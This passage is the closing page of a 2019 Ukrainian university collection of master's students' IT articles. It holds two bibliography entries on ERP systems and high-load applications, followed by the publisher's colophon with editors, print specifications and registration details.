4. Автоматизация систем управления предприятиями стандарта ERP-MRPII / Обухов И.А., Гайфуллин Б.Н.. - М:Интерфейс-пресс, 2001 г. с.145

5. Высоконагруженные приложения. Программирование, масштабирование, поддержка / М. Клеппман . – 2017. -№11. – С.497 – 502.

Наукове видання

Серія «Наукові роботи студентів УДФСУ»

ЗБІРНИК СТАТЕЙ ЗДОБУВАЧІВ ВИЩОЇ ОСВІТИ ДРУГОГО (МАГІСТЕРСЬКОГО) РІВНЯ НАВЧАЛЬНО-НАУКОВОГО ІНСТИТУТУ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Відповідальний за випуск	*А. Ю. Горбовий*
Відповідальний редактор	*Т. В. Ратушняк,* *В. В. Лаговський*
Форматування та комп'ютерна верстка	*Д. П. Завальніцька*

Матеріали друкуються в авторській редакції

Здано до друку 18.11.2019. Формат 60×84/16
Папір офсетний № 1. Гарнітура «Times New Roman».
Друк. арк. 13,2.
Тираж 300 примірників. Замовлення № 850.

Підготовлено до друку Видавничо-поліграфічним центром
Університету ДФС України
08200, вул. Університетська, 31, м. Ірпінь, Київська область, Україна

Свідоцтво про внесення суб'єкта видавничої справи
до державного реєстру видавців, виготовлювачів і
розповсюджувачів видавничої продукції
Серія ДК № 5104 від 20.05.2016